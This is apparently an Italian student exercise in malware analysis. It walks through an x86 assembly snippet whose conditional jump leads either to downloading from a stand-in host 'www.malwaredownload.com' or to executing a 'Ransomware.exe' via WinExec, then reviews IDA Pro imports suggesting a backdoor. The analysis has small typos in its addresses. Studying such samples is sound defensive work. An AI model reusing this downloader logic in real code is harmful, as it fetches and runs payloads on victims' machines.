Malware analysis avanzata

Come richiesto dalla traccia nella prima parte analizziamo le tre porzioni di codice raffigurate nelle tabelle qui seguenti.

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione


Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Come primo quesito era richiesto di spiegare quale salto condizionale effettua il malware in questione e qui di seguito lo scopriamo.

Il malware in questo caso se ***EBX*** è uguale a ***11*** esegue il salto nell'allocazione di memoria ***loc 0010FFA0*** altrimenti esegue il salto in ***loc 0040BBA0.***
Riassumiamo dicendo che il codice assembly fornito esegue un salto condizionale basato sul risultato di un confronto tra il valore del registro ***EBX*** e il valore ***11***. Se EBX è uguale a 11, viene eseguito un salto verso l'etichetta loc 0040FFAO0, altrimenti il flusso di controllo prosegue normalmente fino ad arrivare all'altra loc 0040BBA0. Il motivo per cui accade questo salto dipende dal risultato del confronto e determina quale parte del codice viene eseguita successivamente.

Malware analysis avanzata

Come secondo quesito era richiesto di disegnare il diagramma di flusso grafico come sarebbe quello di IDA Pro che possiamo vedere qui di seguito.



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

La linea verde rappresenta il salto effettuato dal malware mentre quella rossa no.

Possiamo rispondere al terzo quesito dicendo che le funzionalità implementate da questo malware sono essenzialmente due ***DownloadToFile()*** e ***WinExec().***

La prima potrebbe essere progettata per eseguire il download di un file da una determinata URL e salvarlo in un file nel sistema. Nel codice infatti viene passato un parametro rappresentato da EAX, che viene preso dall'indirizzo EDI (assumendo il valore "www.malwaredownload.com").

La seconda invece potrebbe eseguire un file eseguibile nel sistema. Nel codice viene passato un parametro rappresentato da EDX, che viene preso dall'indirizzo EDI (assumendo il valore "C:\Program and Settings\Local User\Desktop\Ransomware.exe").

Per l'ultimo quesito invece possiamo verificare che gli argomenti per le successive chiamate di funzioni vengono passati tramite registri. Per ogni chiamata di funzione analizziamo come vengono passati gli argomenti:

- ***DownloadToFile():*** Il valore del parametro viene caricato nel registro EAX a partire dall'indirizzo EDI e subito dopo il valore di EAX viene inserito nello stack come

parametro utilizzando l'istruzione push EAX mentre per chiudere viene effettuata la chiamata alla funzione DownloadToFile() utilizzando l'istruzione call.

- ***WinExec()***: Il valore del parametro viene caricato nel registro EDX a partire dall'indirizzo EDI e subito il valore di EDX viene inserito nello stack come parametro utilizzando l'istruzione push EDX mentre per completare viene effettuata la chiamata alla funzione WinExec() utilizzando l'istruzione call.


In entrambi i casi, il valore del parametro viene caricato da un indirizzo specifico ed inserito nello stack come parametro per la chiamata di funzione utilizzando l'istruzione push.
Come considerazione finale possiamo definire il malware come un Downloader.

SECONDA PARTE

Datoci il link losco abbiamo effettuato con i vari strumenti a nostra disposizione un analisi servendoci di IDA Pro

Per il primo punto riporto lo screen del grafico di IDA che essendo molto grande purtroppo non mi ha dato la possibilità di poter visualizzare il testo tutto nella stessa immagine.

Il diagramma di flusso è un'illustrazione visiva delle istruzioni del programma che aiuta a comprendere la struttura e il sequenziamento del codice. Rappresenta le connessioni tra le istruzioni e le transizioni di controllo, fornendo una visione più chiara della logica di esecuzione del programma. L'applicazione IDA Pro identifica le istruzioni di salto, come le istruzioni condizionali o le istruzioni di salto incondizionato e crea le corrispondenti connessioni nel diagramma generato da IDA Pro mostrando le istruzioni come blocchi rettangolari e le transizioni di controllo come frecce direzionali tra i blocchi.



Per il secondo punto invece possiamo tranquillamente affermare che risulta essere un malware che utilizza tutte le librerie e anche tutte le sezioni in quanto le stesse sono presenti nelle varie porzioni di codice.

In più parti del codice è possibile anche ritrovare funzioni relative all'operatività network tra le quali:
GetProcAddress, LoadLibrary, GetCommandLine, WSARecv, WSASend, Connect, gethostbyname, socket, WSAStartup e WSACleanup.

Analizzando le librerie rilevate tramite IDA Pro, è possibile affermare che il software dannoso funzioni come una backdoor, poiché utilizza moduli per la gestione delle socket di rete per stabilire connessioni e sfrutta una libreria per interagire con il kernel di Windows. Questa combinazione potrebbe consentire un'escalation dei privilegi, consentendo al malware di modificare o creare file sulla macchina bersaglio.